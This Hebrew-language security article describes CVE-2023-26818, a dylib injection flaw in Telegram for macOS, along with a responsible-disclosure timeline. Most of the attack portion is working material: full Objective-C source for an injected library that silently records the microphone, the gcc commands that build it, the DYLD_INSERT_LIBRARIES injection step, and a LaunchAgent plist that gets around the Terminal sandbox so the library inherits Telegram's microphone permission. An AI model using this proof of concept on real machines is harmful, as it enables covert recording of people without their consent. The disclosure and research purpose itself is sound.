macOS TCC Bypass via Telegram

מאת דן רווח

הקדמה

המנגנון Transparency, Consent and Control (או בקיצור: TCC) הוא מנגנון ב-macOS אשר מנהל את הגישה לכמה אזורים אשר מוגדרים כ"מוגנים על ידי מנגנון הפרטיות" (או: privacy-protected). אישור ההרשאות למיקומים הללו מתאפשר ע"י איסוף של consent של המשתמשים או אבחון של intent ע"י ביצוע פעולה מסויימת.

מנגנון ה-consent מתבצע ע"י אישור של המשתמש כאשר אפליקציה או שירות כלשהו מבקש גישה בצורה יזומה. למשל, כאשר אפליקציית צ'אט מבקשת הרשאות להקליט את הקול על מנת להשתתף בשיחה, האפליקציה תבצע גישה להקלטת הקול ו-TCC יקפיץ למשתמש דיאלוג ויבקש ממנו לאפשר לאפליקציה גישה. אם המשתמש מאשר, האפליקציה בדר"כ צריכה לאתחל את עצמה על מנת שנוכל לקבל את ההרשאות המתאימות. לתהליך הזה קוראים "consent".

מנגנון האישור של ה-Intent, מתבצע תוך כדי עבודה של המשתמש, למשל שהמשתמש מראה רצון לגשת לאזורים פרטיים מסוימים. למשל, שליחה של קובץ באפליקציית צא'ט וגרירה של הקובץ אל תוך השיחה. זה מראה לגמרי כוונה של המשתמש לעבוד עם הקובץ, ולכן האפליקציה מקבלת גישה לעבוד עם הקובץ.

רקע כללי

המאמר הבא יתרכז בחולשה של אפליקציית Telegram ב-macOS אשר מאפשרת לבצע הזרקה של Dynamic library (או בקיצור: Dylib). במאמר נרחיב על מספר מושגים בסיסיים ב-macOS על מנת לתת את הרקע הרלוונטי אשר ישמש את הקורא בהבנת תהליך איתור החולשה וכתיבת Exploit אשר ישיג גישה למיקרופון באמצעות הרשאות של אפליקציית טלגרם.

יש לשים לב שב-macOS גם למשתמש root אין הרשאות לגשת למיקרופון או להקליט את המסך (וכו') אלא אם כן האפליקציה קיבלה Consent ישירות מהמשתמש בעת הגישה הראשונית של האפליקציה (או ע"י פתיחת ההרשאות בצורה ידנית דרך ה-UI ב-System Preferences).

נעבור על כמה מושגים בסיסיים ב-macOS ונמשיך לראות איך נאתר את החולשה באפליקציה. ולאחר מכן, נכתוב את ה-Dylib אשר ישמש כ-exploit לביצוע של הקלטה מהמיקרופון ושמירה לקובץ. בנוסף, נראה איך נוכל להתחמק מה-Sandbox של הטרמינל בעזרת LaunchAgent.

Entitlements

אלו הרשאות אשר ניתנות לבינארי מסוים על מנת לקבל הרשאות מסוימות. למשל, על מנת שהאפליקציה תוכל לגשת למיקרופון עליה להיות חתומה עם ה-entitlement התואם ולקבל אישור מהמשתמש בעת הגישה הראשונית של האפליקציה למיקרופון.

נוכל ללמוד עוד על Entitlements באתר של אפל:

https://developer.apple.com/documentation/bundleresources/entitlements

Hardened Runtime

נלקח מ-Apple developers:

> The Hardened Runtime, along with System Integrity Protection (SIP), protects the runtime integrity of your software by preventing certain classes of exploits, like code injection, dynamically linked library (DLL) hijacking, and process memory space tampering.

כלומר, מנגנון ה-Hardened Runtime מוסיף הקשחה לתוכנות שהוגדרו כ-מוקשחות. ב-iOS, על מנת להעלות אפליקציה לחנות האפליקציות (AppStore), עליה להיות חתומה עם Hardened Runtime. אך דרישה זו נראית שאינה קיימת ב-macOS.

מנגנון ההקשחה מוסיף סט של חוקי אבטחה אשר מגנות על הבינארי מפני מגוון רחב של פעולות אשר כוללות: הזרקה של קוד, dylib, גישה לזיכרון התהליך מתהליך אחר, ועוד... מתכנתים עדיין יכול להוריד חלק מההקשחות ע"י שימוש ב-entitlements מסויימים אשר מפחיתים אבטחה באזורים מסוימים.

למשל בעזרת ה-entitlement הבא: com.apple.security.cs.allow-dyld-environment-variables, הבינארי יוכל לקבל הזרקות של dylib בעזרת משתנה סביבה. אבל כל עוד שהבינארי מוקשח, לא נוכל להזריק ספרייה שלא קיימת לה שלא נחתמה ע"י אותו Team, ולכן רק שילוב של ה- entitlement com.apple.security.cs.disable-library-validation יאפשר לנו לטעון ספרייה שלא נחתמה ע"י אותו מתכנת. מאחר והאחרון יבטל את ולדציית החתימה של ה-dylib מול התוכנה - ונוכל לטעון כל ספרייה. האחרון שימושי בתוכנות אשר מאפשרות פיתוח ושימוש בפלאגינים שפותחו בצד שלישי.

DYLD_INSERT_LIBRARIES

זהו משתנה סביבה (Environment variable) שכאשר משתמשים בו הוא יכיל רשימה של ספריות אשר יטענו לפני שהאפליקציה עולה.

נוכל להשתמש בהזרקת בעזרת משתנה הסביבה בכמה מקרים:

1. כאשר האפליקציה אינה מוגדרת כ- Hardened Runtime ולכן מאפשרת הזרקה של Dylib בעזרת המשתנה סביבה.
2. כאשר הבינארי מוקשח (hardened runtime). ובנוסף, המתכנת שחרר אותה עם ה-entitlements המתאימים:
   a. Disable-library-validation - נותן הרשאה לכל Dylib לרוץ על הבינארי גם ללא בדיקה של מי חתם על הקובץ והספרייה. הרשאה זו בדר"כ קיימת בתוכנות אשר מאפשרות פלאגינים שנכתבו ע"י הקהילה.
   b. Com.apple.security.cs.allow-dyld-environment-variables - מאפשר שימוש במשתנה סביבה בשם DYLD_INSERT_LIBRARIES על מנת להזריק ספרייה.

אם נמשיך ונוריד את אפליקציית טלגרם מ-AppStore נוכל לבדוק את החתימה וה-entitlements שלה ע"י שימוש בפקודת codesign:

```
┌──(danrevah㉿danrevah-macbookpro3)-[/tmp]
└─$ codesign -dv --entitlements :- /Applications/Telegram.app
Executable=/Applications/Telegram.app/Contents/MacOS/Telegram
Identifier=ru.keepcoder.Telegram
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=470041 flags=0x0(none) hashes=14678+7 location=embedded
Signature size=4698
Info.plist entries=38
TeamIdentifier=6N38VWS5BX
Sealed Resources version=2 rules=13 files=375
Internal requirements count=1 size=224
Warning: Specifying ':' in the path is deprecated and will not work in a future release
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "https://www.ap
ple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>com.apple.developer.maps</key><true/><k
ey>com.apple.security.app-sandbox</key><true/><key>com.apple.security.application-groups</key><array><stri
ng>6N38VWS5BX.ru.keepcoder.Telegram</string><string>6N38VWS5BX.ru.keepcoder.Telegram.TelegramShare</string
></array><key>com.apple.security.cs.disable-library-validation</key><true/><key>com.apple.security.device.
audio-input</key><true/><key>com.apple.security.device.camera</key><true/><key>com.apple.security.device.m
icrophone</key><true/><key>com.apple.security.files.downloads.read-write</key><true/><key>com.apple.securi
ty.files.user-selected.read-write</key><true/><key>com.apple.security.network.client</key><true/><key>com.
apple.security.network.server</key><true/><key>com.apple.security.personal-information.location</key><true
/><key>keychain-access-groups</key><array><string>6N38VWS5BX.ru.keepcoder.Telegram</string><string>6N38VWS
5BX.ru.keepcoder.TelegramShare</string></array></dict></plist>
```

נוכל לראות שהקובץ לא מוקשח מהשורה שמתחילה ב-Code Directory ונסתכל על ה-flags אשר מוגדרים כ-none. במקרה של hardened runtime, נוכל לראות את ההקשחה כדגל בדיוק שם.

כלומר, נראה ש-Telegram לא הקשיחו את גרסת האפליקציה שהועלתה ל-macOS App Store. ולכן, נוכל להשתמש ב-DYLD_INSERT_LIBRARIES ישירות ללא שום התייחסות ל-Entitlements החתומים עליה. (נשים לב שרשימת ה-Entitlements מוצגת כ-XML בסוף הפלט של פקודת ה-codesign למעלה).

יצירת ה-Dylib

על מנת להזריק dylib נצטרך קודם כל לייצר dylib ב-Objective-C. בשלב הבא, נכתוב Dylib אשר מאזין למיקרופון ושומר את ההקלטה על הדיסק. ניצור קובץ חדש בשם telegram.m:

```
#import <Foundation/Foundation.h>

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    NSLog(@"[+] Dynamic library loaded into %@", argv[0]);
}
```

נתחיל בלהדפיס למסך הודעה על מנת שנוכל לוודא שהצלחנו לטעון את dylib.

שימו לב ש- __attribute__((constructor)) מסמן את הפונקציה שתרוץ לפני קריאת פונקציית ה-main של האפליקציה שאליה הזרקנו את ה-dylib (במקרה הזה - טלגרם).

נקמפל את הספרייה בעזרת gcc:

```
gcc -dynamiclib -framework Foundation telegram.m -o telegram.dylib
```

נשים לב שנצטרך להוסיף את ה-Foundation framework לפקודת ה-gcc על מנת לקמפל את הקובץ מאחר שביצענו import לספרייה והשתמשנו בה (NSLog).

כעת, נוכל לטעון את הספרייה שקימפלנו בעזרת משתנה הסביבה DYLD_INSERT_LIBRARIES:

```
$ DYLD_INSERT_LIBRARIES=telegram.dylib
/Applications/Telegram.app/Contents/MacOS/Telegram
```

נראה שהצלחנו לטעון את הספרייה בהצלחה כאשר נראה את הפלט הבא:

```
[+] Dynamic library loaded into
/Applications/Telegram.app/Contents/MacOS/Telegram
```

נשים לב שאם ננסה להשתמש ב-DYLD_INSERT_LIBRARIES בבינארי אחר שמוקשח ע"י hardedend runtime וללא ה-entitlement התואמים לא נוכל לטעון את הספרייה ולא נראה את הפלט הנ"ל.

ניקח לדוגמא את Safari וננסה לטעון את הספרייה:

```
DYLD_INSERT_LIBRARIES=telegram.dylib
/Applications/Safari.app/Contents/MacOS/Safari
```

נשים לב שלא נראה במקרה הזה את ההפדסה למסך, וזה מאחר שהבינארי מוקשח (נוכל לראות שהוא מוקשח בעזרת codesign).

כעת, משהצלחנו לטעון את ה-dylib נמשיך לכתיבת הקוד. נחזור לקובץ ה-telegram.m שיצרנו מקודם ונכתוב קוד שמאזין למיקרופון למשך 3 שניות ושומר לקובץ את ההקלטה.

על מנת לבצע הקלטה נשתמש ב-AVFoundation Framework ולכן נוסיף בראש הקובץ import נוסף:

```
#import <AVFoundation/AVFoundation.h>
```

כעת נכתוב את המחלקה AudioRecorder אשר תממש את ה-AVAudioRecorderDelegate ותנהל את תהליך ההקלטה והשמירה לקובץ.

נגדיר שתי פונקציות עיקריות אשר יתחילו וסיימו את ההקלטה:

```
@interface AudioRecorder : NSObject <AVAudioRecorderDelegate>

@property (strong, nonatomic) AVAudioRecorder *audioRecorder;

- (void)startRecording;
- (void)stopRecording;

@end
```

ונעבור למימוש המחלקה ע"י הגדרה של פונקציית Setup שתגדיר את מחלקת ה-AudioRecorder:

```
- (void)setupAudioRecorder {
    NSError *error;
    NSURL *tmpDirectoryURL = [NSURL fileURLWithPath:NSTemporaryDirectory()
isDirectory:YES];
    NSURL *outputFileURL = [tmpDirectoryURL
URLByAppendingPathComponent:@"recording.wav"];

    NSDictionary *settings = @{
        AVFormatIDKey: @(kAudioFormatLinearPCM),
        AVSampleRateKey: @44100.0,
        AVNumberOfChannelsKey: @1,
        AVEncoderAudioQualityKey: @(AVAudioQualityHigh)
    };

    self.audioRecorder = [[AVAudioRecorder alloc] initWithURL:outputFileURL
settings:settings error:&error];

    if (error) {
        NSLog(@"Error setting up audio recorder: %@", [error
localizedDescription]);
        return;
    }

    self.audioRecorder.delegate = self;
    [self.audioRecorder prepareToRecord];
}
```

הפונקציה מגדירה את ה-audioRecorder עם קונפיגרציה בסיסית ומגדירה את קובץ הפלט שישמר לתיקיית ה-tmp תחת השם recording.wav.

ההגדרה של ה-delegate וה-prepareToRecord משתמשים ב-delegate pattern שנפוץ ב-Objective-C ובעצם מעביר את האובייקט הנוכחי ל-Audio Recorder שיקרא ל-delegate functions שנממש בהמשך על המחלקה ובשימוש של AVAudioRecorder. נשים לב הרי שבהגדרת המחלקה ציינו שאנחנו ממשים את הפרוטוקול של AVAudioRecorderDelegate:

```
self.audioRecorder.delegate = self;
[self.audioRecorder prepareToRecord];
```

כעת נוכל לממש את פונקציות ה-start/top שהוגדרו לפניכן:

```
- (void)startRecording {
    [self.audioRecorder record];
    NSLog(@"Recording started");
```

```
}

- (void)stopRecording {
    [self.audioRecorder stop];
    NSLog(@"Recording stopped");
}
```

הפונקציות קוראות לפונקציות הרלוונטיות של אובייקט ה-audioRecorder שיצרנו קודם על מנת להתחיל או להפסיק את ההקלטה. אחרי שמימשנו את פונקציית ה-setup, start ו-stop נוכל לממש את הפרוטוקול delegate שהוגדר במחלקה:

```
- (void)audioRecorderDidFinishRecording:(AVAudioRecorder *)recorder
successfully:(BOOL)flag {
    if (flag) {
        NSLog(@"Recording finished successfully. Saved to %@", recorder.url.path);
    } else {
        NSLog(@"Recording failed");
    }
}
```

הפונקציה היחידה שנממש היא audioRecorderDidFinishRecording שתסמן לנו שההקלטה הסתיימה עם ה-path המלא שבו יישמר ה-recording. לבסוף, נממש את הקריאה בפונקציית הראשית של ה-dylib אשר מוגדרת תחת ה-constructor attribute.

נגדיר את האובייקט ה-AudioRecorder ונתחיל את ההקלטה למשך 3 שניות ולאחר מכן נעצור אותה כדי שהקובץ יישמר:

```
__attribute__((constructor))
static void telegram(int argc, const char **argv) {
  AudioRecorder *audioRecorder = [[AudioRecorder alloc] init];
  [audioRecorder startRecording];
  [NSThread sleepForTimeInterval:3.0];
  [audioRecorder stopRecording];
  [[NSRunLoop currentRunLoop] runUntilDate:[NSDate
dateWithTimeIntervalSinceNow:1.0]];
}
```

זהו, נוכל לראות את הקוד המלא כאן:

```
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>

@interface AudioRecorder : NSObject <AVAudioRecorderDelegate>

@property (strong, nonatomic) AVAudioRecorder *audioRecorder;

- (void)startRecording;
- (void)stopRecording;

@end

@implementation AudioRecorder

- (instancetype)init {
```

```
    self = [super init];
    if (self) {
        [self setupAudioRecorder];
    }
    return self;
}

- (void)setupAudioRecorder {
    NSError *error;
    NSURL *tmpDirectoryURL = [NSURL fileURLWithPath:NSTemporaryDirectory() isDirectory:YES];
    NSURL *outputFileURL = [tmpDirectoryURL URLByAppendingPathComponent:@"recording.wav"];

    NSDictionary *settings = @{
        AVFormatIDKey: @(kAudioFormatLinearPCM),
        AVSampleRateKey: @44100.0,
        AVNumberOfChannelsKey: @1,
        AVEncoderAudioQualityKey: @(AVAudioQualityHigh)
    };

    self.audioRecorder = [[AVAudioRecorder alloc] initWithURL:outputFileURL
settings:settings error:&error];

    if (error) {
        NSLog(@"Error setting up audio recorder: %@", [error localizedDescription]);
        return;
    }

    self.audioRecorder.delegate = self;
    [self.audioRecorder prepareToRecord];
}

- (void)startRecording {
    [self.audioRecorder record];
    NSLog(@"Recording started");
}

- (void)stopRecording {
    [self.audioRecorder stop];
    NSLog(@"Recording stopped");
}

#pragma mark - AVAudioRecorderDelegate

- (void)audioRecorderDidFinishRecording:(AVAudioRecorder *)recorder
successfully:(BOOL)flag {
    if (flag) {
        NSLog(@"Recording finished successfully. Saved to %@", recorder.url.path);
    } else {
        NSLog(@"Recording failed");
    }
}

@end

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
  AudioRecorder *audioRecorder = [[AudioRecorder alloc] init];
```


```
        [audioRecorder startRecording];
        [NSThread sleepForTimeInterval:3.0];
        [audioRecorder stopRecording];

        [[NSRunLoop currentRunLoop] runUntilDate:[NSDate
dateWithTimeIntervalSinceNow:1.0]];
}
```

על מנת לקמפל את הקובץ לאחר השינויים נצטרך להוסיף את AVFoundation לשורת ה-Frameworks בפקודת ה-gcc:

```
gcc -dynamiclib -framework Foundation -framework AVFoundation telegram.m -o
telegram.dylib
```

הזרקה של Dylib

כעת אם ניקח את ה-Dylib ונשתמש בפרמטר DYLD_INSERT_LIBRARIES כמו שעשינו קודם ונזריק את ה-Dylib ל-Telegram ניתקל בהודעה הבאה:



נראה שאפליקציית הטרמינל מנסה לקבל גישה למיקרופון במקום טלגרם! אז מה בעצם קורה כאן? ב-macOS כאשר אנו מריצים אפליקציות דרך הטרמינל, האפליקציות יורשות את פרופיל ה-Sandbox שלו. ולכן, נראה שבשלב הזה דווקא הטרמינל מגביל את הגישה למיקרופון.

על מנת לעקוף את ה-Sandbox נצטרך להריץ את האפליקציה בדרך אחרת. במקום להשתמש בטרמינל, נוכל להשתמש במנגנון ה-LaunchAgents אשר מאפשר לנו להריץ תהליכים ברקע ולתזמן את הריצה שלהם.

על מנת לייצר LaunchAgent חדש ניצור קובץ חדש בשם com.telegram.launcher.plist תחת תיקיית ה-~/Library/LaunchAgents. נגדיר את ה-LaunchAgent כ-XML ונקנפג את ה-DYLD_INSERT_LIBRARIES בצורה הבאה:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
```

```
<dict>
       <key>Label</key>
        <string>com.telegram.launcher</string>
        <key>RunAtLoad</key>
        <true/>
        <key>EnvironmentVariables</key>
        <dict>
          <key>DYLD_INSERT_LIBRARIES</key>
          <string>/tmp/telegram.dylib</string>
        </dict>
        <key>ProgramArguments</key>
        <array>
  <string>/Applications/Telegram.app/Contents/MacOS/Telegram</string>
        </array>
        <key>StandardOutPath</key>
        <string>/tmp/telegram.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/telegram.log</string>
</dict>
</plist>
```

ונריץ את ה-LaunchAgent:

```
$ launchctl load com.telegram.launcher.plist
```

נשים לב שמאחר טלגרם מוגדרת עם Sandbox profile הקובץ ישמר ב-path רלטיבי לפרופיל ה-Sandbox.

נוכל לראות את הלוגים ובאיזה מיקום נשמרה ההקלטה אם נסתכל ב-/tmp/telegram.log:

```
$ cat /tmp/telegram.log
2023-04-07 14:16:46.355 Telegram[13634:2506647] Recording started
2023-04-07 14:16:49.457 Telegram[13634:2506647] Recording stopped
2023-04-07 14:16:49.458 Telegram[13634:2506647] Recording finished
successfully. Saved to
/var/folders/0k/f6bdvnb52kb1wqkq2qgd07nh00mkw1/T/ru.keepcoder.Telegram/recorded
_audio.wav
```

נראה שהצלחנו להזריק את ה-Dylib ושקובץ ההקלטה נשמר בהצלחה.

כלומר, הצלחנו להשתמש בהרשאות שניתנו לטלגרם בעזרת הזרקה של Dylib ולהקליט את המשתמש. נזכיר שוב, שגם אם הייתה לנו גישת root למערכת - עדיין היינו מוגבלים בפתיחה של מיקרופון ומצלמה. ולכן שימוש בחולשה של אפליקציה צד שלישי יכולה להשיג לנו הרשאות נוספות ותאפשר לנו לעקוף את מנגנון הפרטיות של אפל ☺

לסיכום

- למדנו את הרעיון של מנגנון ה-TCC ב-macOS ואת החשיבות שלו לפרטיות המשתמש
- עברנו על מושגים בסיסיים שכללו Hardedend Runtime, Entitlements, Dylib
- יצרנו קובץ Dylib חדש ב-Objective-C שמאזין למיקרופון למשך 3 שניות ושומר את ההקלטה לקובץ
- עקפנו את מגבלות ה-Sandbox של הטרמינל על ידי הגדרה של LaunchAgent

- ראינו שהקובץ נשמר במקום רלטיבי לפרופיל ה-sandbox של טלגרם וראינו את המיקום ע"י צפייה בלוגים שיצרנו כחלק מתהליך פיתוח ה-Dylib.

לוח הזמנים מאז תחילת המחקר, נראה כך:

- 03/02/2023: מציאת החולשה
- 03/02/2023 - 16/03/2023: מספר התכתבויות מול security@telegram.org שעד כה לא טופלה
- 10/02/2023: דיווח החולשה ל-MITRE
- 26/03/2023: דיווח ל-VINCE לקבלת עזרה בתיאום מול טלגרם לתיקון החולשה ופרסומה
- 05/04/2023: CVE-2023-26818 - קבלת CVE "שמור" על פרסום החולשה.
- 15/05/2023: זמן פקיעת התוקף ב-VINCE והיום שבו פורסמה החולשה.

מי אני

מהנדס תוכנה עם המון אהבה לאבטחת מידע רברסינג והאקינג ☺

Dan Revah // Software Engineer at Google // iOS development

Linkedin, Github